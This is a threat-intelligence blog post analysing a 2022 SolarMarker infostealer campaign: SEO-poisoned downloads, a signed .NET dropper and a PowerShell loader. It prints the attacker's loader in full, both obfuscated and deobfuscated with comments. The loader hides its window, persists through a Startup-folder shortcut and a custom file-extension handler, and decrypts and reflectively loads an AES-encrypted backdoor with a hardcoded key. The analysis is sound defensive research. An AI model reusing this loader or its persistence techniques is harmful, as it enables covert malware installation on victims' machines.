New SolarMarker (Jupyter) Campaign Demonstrates the Malware’s Changing Attack Patterns

Shimi Cohen, Inbal Shalev, Irena Damsky April 9, 2022

By Shimi Cohen, Inbal Shalev and Irena Damsky

April 8, 2022 at 6:00 PM

Category: Malware

Tags: backdoor, C2, Cortex, Infostealer, Jupyter, Polazert, SolarMarker, WildFire, Yellow Cockatoo

This post is also available in: 日本語 (Japanese)

Executive Summary

Recently, we've identified a new version of SolarMarker, a malware family known for its infostealing and backdoor capabilities, mainly delivered through search engine optimization (SEO) manipulation to convince users to download malicious documents.

Some of SolarMarker’s capabilities include the exfiltration of auto-fill data, saved passwords and saved credit card information from victims’ web browsers. Besides capabilities typical for infostealers, SolarMarker has additional capabilities such as file transfer and execution of commands received from a C2 server.

The malware invests significant effort into defense evasion, which consists of techniques like signed files, huge files, impersonation of legitimate software installations and obfuscated PowerShell scripts.

This malware has been prevalent since September 2020 targeting U.S. organizations, and part of the infrastructure is still active as of 2022 in addition to a new infrastructure that attackers have recently deployed.

Here, we dive into the technical details of the newly identified SolarMarker activity – specifically, how this malware often changes and modifies its attack patterns. For example, the recent version demonstrated an evolution from Windows Portable Executables (EXE files) to working with Windows installer package files (MSI files). According to the evidence we have, this campaign is still in development and going back to using executables files (EXE) as it did in its earlier versions.

Palo Alto Networks customers received protections against the newly discovered campaigns through Cortex XDR and WildFire.

Related malware names	SolarMarker, Jupyter, Yellow Cockatoo, Polazert
Related Unit 42 topics	infostealer, backdoor

Table of Contents


Infection Vector

SolarMarker is multi-stage malware. The attackers use obfuscated PowerShell scripts to deploy their attack and stay under the radar.

The primary infection vector of SolarMarker is SEO poisoning, which is an attack method in which threat actors create malicious websites packed with keywords and use search engine optimization techniques to make them show up prominently in search results.

Deployment of SolarMarker Infrastructure on a Victim Machine

The initial stage is an EXE file larger than 250MB (the large file size helps to avoid inspection by an automated sandbox or an AV engine). In this case, the file we analyzed was called setup.exe. based on the sample compilation date in February 2022, the demonstrated artifacts belong to a new development in the malware lifecycle.



setup.exe

Type of file: Application (.exe)

Description: ASIHdoaishdo

Location: C:\Users\[redacted]\Downloads

Size: 261 MB (273,687,552 bytes)

Size on disk: 261 MB (273,690,624 bytes)


Created: Wednesday, March 2, 2022, 1:48:08 PM

Modified: Wednesday, March 2, 2022, 1:48:13 PM

Accessed: Today, March 2, 2022, 11:42:24 PM

Attributes: □ Read-only □ Hidden

Figure 1. Dropper file properties.



Signature list

Name of signer:	Digest algorithm	Time
Zimmi Consulting Inc	sha1	Tues

Digital Signature Information
This digital signature is OK.

Signer information
Name: Zimmi Consulting Inc
E-mail: Not available
Signing time: Tuesday, February 22, 2022 2:35:55 PM

Countersignatures

Name of signer:	E-mail address:	Timestamp
DigiCert Timesta...	Not available	Tuesday, February 2...

Certificate Information

This certificate is intended for the following purpose(s):
- Ensures software came from software publisher
- Protects software from alteration after publication

* Refer to the certification authority's statement for details.

Issued to: Zimmi Consulting Inc

Issued by: DigiCert Trusted G4 Code Signing RSA4096 SHA384 2021 CA1

Valid from 2/18/2022 to 2/14/2023

ZIMMI CONSULTING INC.

Cyber security and Cloud Services


About us

Zimmi Consulting is a leading IT Security distributor taking care of cybersecurity, cloud, backup & disaster recovery requirements.

As a dependable IT distributor, we are committed to supplying quality products and services that address the core IT security, Cloud & Backup needs of customers in the Canada.

Figure 2. The file is signed with valid digital certificates to further hide from detection. We assume a stolen code-signing cert from a legitimate company was used to sign SolarMarker – but at the time of writing, the certificate chain has been revoked.

This file is a .NET-compiled dropper that will drop and execute an installer of a legitimate program to avoid raising the user's suspicion toward the downloaded binary.



PDF Merge Setup


Choose a file location

To install in this folder, click "Next". To install to a different folder, enter it below or click "Browse".

C:\Program Files (x86)\Free PDF Soulutions\PDF Merge\

Total space required on drive: 8.53 MB
Space available on drive: 14 GB
Remaining free space on drive: 14 GB

Figure 3. Legitimate PDF Merge installer.




```
private static void Main(string[] args)
{
    Class0.Class1 @class = new Class0.Class1();
    string str = ".\\";
    string location = Assembly.GetEntryAssembly().Location;
    string str2 = str + Path.GetFileNameWithoutExtension(location).Replace("_install", "");
    string text = str2 + "_install.exe";
    byte[] byte_ = new byte[]
    {
        68,
        42,
        33,
        145,
        57,
        93,
        232,
        50,
        21,
```

Figure 4. The name of the legitimate dropped installer file is the same as the first stage file with the "_install" suffix. (setup_install.exe)

In parallel, the malware runs a PowerShell loader in a new thread to load and execute the SolarMarker backdoor payload.


We can see the loaded script decoded by debugging the PowerShell invoke function.

Let's take a look at the script.



```
function OjQBYmv_DpTULJWxnO3 {            return -join (0..(10..30|Get-Random)|%{[char]((65..90)+(97..122)|Get-Random)})         }
                    function EniApw8fQRNt3YSx {            param($GxgGPQKPCeTvkfNQVE4, $PU0WTu08JUElDCxYTX);            if (-Not (Test-Path "
    Registry::$GxgGPQKPCeTvkfNQVE4 ".Trim().ToLower())){            New-Item -Path "Registry::$GxgGPQKPCeTvkfNQVE4 ".Trim().ToLower() -
    ItemType RegistryKey -Force;            }            Set-Item -Path "Registry::$GxgGPQKPCeTvkfNQVE4 ".Trim().ToLower() -Value $
    PU0WTu08JUElDCxYTX;         }            $WT1M6xInZhjg1PNjlnb="$"+"showWindowAsync=Add-Type -MemberDefinition
    ('['+'D'.ToUpper()+'ll'.ToLower()+'I'.ToUpper()+'mport('.ToLower()+[char]0x22+'user32.dll'.ToLower()+[char]0x22+')]public static extern
    bool '.ToLower()+'S'.ToUpper()+'how'.ToLower()+'W'.ToUpper()+'indow'.ToLower()+'A'.ToUpper()+'sync('.ToLower()+'I'.ToUpper()+'nt'.ToLower()+
'P'.ToUpper()+'tr hWnd, int nCmdShow);'.ToLower()) -Name
    ('W'.ToUpper()+'in32'.ToLower()+'S'.ToUpper()+'how'.ToLower()+'W'.ToUpper()+'indow'.ToLower()+'A'.ToUpper()+'sync'.ToLower()) -Namespace
    Win32Functions -PassThru;$"+"showWindowAsync::ShowWindowAsync((Get-Process -Id $"+"pid).MainWindowHandle, 0);";         iex $
    WT1M6xInZhjg1PNjlnb;            $og1oTC63HDRqIvfakK=(OjQBYmv_DpTULJWxnO3);         $ybb6Ne3QxEse=(OjQBYmv_DpTULJWxnO3);         $
    SRmW35sgjPHNDf="$env:temp\"+(OjQBYmv_DpTULJWxnO3);         New-Item -ItemType Directory -Force -Path $SRmW35sgjPHNDf;         $
    I8a9OhIK8zGkMx2 = $SRmW35sgjPHNDf+'\'+$og1oTC63HDRqIvfakK+'.'+$ybb6Ne3QxEse;            $LjcBKd2NbM4JLLm=New-Object -comObject
    WScript.Shell;         $dAJWtfyhpJ3p2=$LjcBKd2NbM4JLLm.CreateShortcut($env:appdata+'\M'+'icr'+'oso'+'ft'+'\W'+'ind'+'ow'+'s\'+'St'+'art'+' Me
    '+'nu'+'\Pr'+'ogr'+'ams\'+'St'+'art'+'up'+'\'+(OjQBYmv_DpTULJWxnO3)+'.lnk');         $dAJWtfyhpJ3p2.TargetPath=$I8a9OhIK8zGkMx2;         $
    dAJWtfyhpJ3p2.WindowStyle=7;         $dAJWtfyhpJ3p2.Save();         $zfjE6KG7PN8b8cJS5bEu = $WT1M6xInZhjg1PNjlnb+"$"+"AC=New-Object
    System.Security.Cryptography.AesCryptoServiceProvider;$"+"
    AC.Key=[Convert]::FromBase64String('U1+GbY9S+sraJD5n+VLaXjIEFeFkMaccxdshs7f3+5E=');$"+"
    EB=[Convert]::FromBase64String([IO.File]::ReadAllText('"+$I8a9OhIK8zGkMx2+"'));$"+"AC.IV = $"+"EB[0..15];$"+"Decryptor=$"+"
    AC.CreateDecryptor();$"+"UB=$"+"Decryptor.TransformFinalBlock($"+"EB, 16, $"+"EB.Length-16);$"+"AC.Dispose();[Reflection.Assembly]::Load($"+
    "UB);[cU0tev650WfbmHd2R.ArdcDR284Rt7PtrhOYIn]::jXEOyajI0oTBaWmmdt();";            $mLmukYf3L14oWS0_m=(OjQBYmv_DpTULJWxnO3);
    EniApw8fQRNt3YSx -GxgGPQKPCeTvkfNQVE4 ("HKEY_CURRENT_USER\Software\Classes\"+$mLmukYf3L14oWS0_m+"\shell\open\command") -PU0WTu08JUElDCxYTX (
    'po'+'we'+'rsh'+'ell -com'+'man'+'d "'+$zfjE6KG7PN8b8cJS5bEu+'"');         EniApw8fQRNt3YSx -GxgGPQKPCeTvkfNQVE4 ("
    HKEY_CURRENT_USER\Software\Classes\."+$ybb6Ne3QxEse) -PU0WTu08JUElDCxYTX $mLmukYf3L14oWS0_m.ToLower();            [IO.File]
    ::WriteAllText($I8a9OhIK8zGkMx2, '
    RnTMDWwwM4V8f5sGQRiee0CO6rGlwN2BfchQame5VhW8gqkBYAlrJmd+AWQxirCiMzoI8KeqtWjVYpN5J1SJcDYLn0cNT+DuPJuavv2Nx46PaksRirh+p/
    eYX2ioDVWKrbK1SPl+hOOpeO8Aod37U2BrIxc4keVyyi/kkEFuHfh94qr9ZRlRL05Hl+DI8gHE4GBzTIjX8f/
    94wGT0q2QOruTrswQFogiEe8NlFPZXwW9A19DX19JDgT66Td01CI7VYYT68ArnImiP==
```

Figure 5. Obfuscated PowerShell script.



```
function CREATE_RANDOM {
    return -join (0..(10..30|Get-Random)|%{[char]((65..90)+(97..122)|Get-Random)})
}

function Set_Registry_Value {
    param($Registry_PATH, $Registry_Value);
    if
        (-Not
            (Test-Path "Registry::$Registry_PATH")
        )

        {
            New-Item -Path "Registry::$Registry_PATH" -ItemType RegistryKey -Force;
        }
            Set-Item -Path "Registry::$Registry_PATH" -Value $Registry_Value;
        }

$Hide_Windows = $showWindowAsync = Add-Type -MemberDefinition ([DllImport(<user32.dll>)] public static extern bool ShowWindowAsync (IntPtr hwnd, int ncmdshow);
    -name (Win32ShowWindowAsync) -Namespace Win32Functions -PassThru;
$showWindowAsync::ShowWindowAsync((Get-Process -Id $pid).MainWindowHandle, 0);

iex $Hide_Windows;

$Random1=(CREATE_RANDOM);
$Random_Extension2=(CREATE_RANDOM);
$Random_Path_Temp="$env:temp\"+(CREATE_RANDOM);
New-Item -ItemType Directory -Force -Path $Random_Path_Temp;

$$Random_Path_Temp2 = $Random_Path_Temp+'\'+$Random1+'.'+$Random_Extension2;

$Wscript_Shell=New-Object -comObject WScript.Shell;
$Create_LNK_Startup_Folder=$Wscript_Shell.CreateShortcut($env:appdata+'\Microsoft\Windows\Start Menu\Programs\Startup\(CREATE_RANDOM).lnk');
$Create_LNK_Startup_Folder.TargetPath=$$Random_Path_Temp2;
$Create_LNK_Startup_Folder.WindowStyle=7;
$Create_LNK_Startup_Folder.Save();

$DLL_Reflection_Loading = $Hide_Windows+"$AC=New-Object System.Security.Cryptography.AesCryptoServiceProvider;

$AC.Key=[Convert]::FromBase64String('U1+GbY9S+sraJD5n+VLaXjIEFeFkMaccxdshs7f3+5E=');

$EB=[Convert]::FromBase64String([IO.File]::ReadAllText('C:\Users\[REDACTED]\AppData\Local\Temp\CsifDdZLZdLYiWb\rgjJgeaMKSguUNEeqLoFhWYaaFtB.HysECdiUvExGOZziuGh'));

$AC.IV = $EB[0..15];$Decryptor=$AC.CreateDecryptor();

$UB=$Decryptor.TransformFinalBlock($EB, 16, $EB.Length-16);

$AC.Dispose();[Reflection.Assembly]::Load($UB);

[cU0tev650WfbmHd2R.ArdcDR284Rt7PtrhOYIn]::jXEOyajI0oTBaWmmdt();";

$Random_Extension=(CREATE_RANDOM);
Set_Registry_Value -Registry_PATH ("HKEY_CURRENT_USER\Software\Classes\"+$Random_Extension"\shell\open\command") -Registry_Value ('powershell -command "$DLL_Reflection_Loading"');
Set_Registry_Value -Registry_PATH ("HKEY_CURRENT_USER\Software\Classes\."+$Random_Extension2) -Registry_Value $Random_Extension;

[IO.File]::WriteAllText($$Random_Path_Temp2, 'RnTMDWwwM4V8f5sGQRiee0CO6rGlwN2BfchQame5VhW8gqkBYAlrJmd+AWQxirCiMzoI8KeqtWjVYpN5J1SJcDYLn0cNT+DuPJuavv2Nx46PaksRirh+p/eYX2ioDVWKrbK1SPl+hOOpeO8Aod37U2BrIxc4keVyyi/k
```

ShowWindowAsync controls how the window is to be shown, 0 would hide the "current" window

Create LNK file in startup folder, the target file is the encrpyed payload of SolarMarker.

Set a handle to the random extenstion of the encrypted payload of SolarMarker using registry value. this handle is PowerShell script that decrypt the payload and load it to the memory.

Reflective Code Loading of the payload

Write the encrypted payload of SolarMarker to file

Figure 6. To improve the readability of this PowerShell loader script, we removed various types of obfuscation and added comments.

Main Sections of the PowerShell Script

- showWindowAsync makes PowerShell windows hidden to conceal malicious activity from the plain sight of users.
- Writes the encrypted base64 payload of the SolarMarker backdoor to file with random extension into the TEMP folder.

- Achieves persistence using the lnk file in the startup folder. The target file of the lnk is the encrypted base64 payload of the SolarMarker backdoor with the random extension. (This file cannot be run directly).
- In Windows environments, every file extension is associated with a default program. The associations of extensions with programs are handled through the registry. SolarMarker sets a handler to the custom random extension to run the encrypted payload. This handler is a PowerShell script that decrypts the payload and loads the bytes of the encrypted payload (backdoor) into memory.

The attacker avoids downloading the assembly to disk and subverts it using the ”Load” method, which accepts a byte array instead of a file. The loading technique is called Reflective Code Loading.

In the first execution of the malware on the victim machine, the encrypted payload (backdoor) will load into the first stage of the malware (setup.exe) because, as we mentioned earlier, setup.exe opened a new thread in which it ran the PowerShell script.

After the reboot, the encrypted payload will load directly into the PowerShell process due to the lnk file from the startup folder.


Encrypted Payload

We’ve so far mentioned the encrypted payload many times. What exactly is it?

We can make a small change to the PowerShell script of the attacker to save the assembly to disk rather than loading it directly into memory. In addition, this can help us understand the functionality of this version of SolarMarker.

We got a .NET-compiled Dynamic-Link Library (.DLL) that contains the core code of the SolarMarker backdoor with an embedded C2 client.

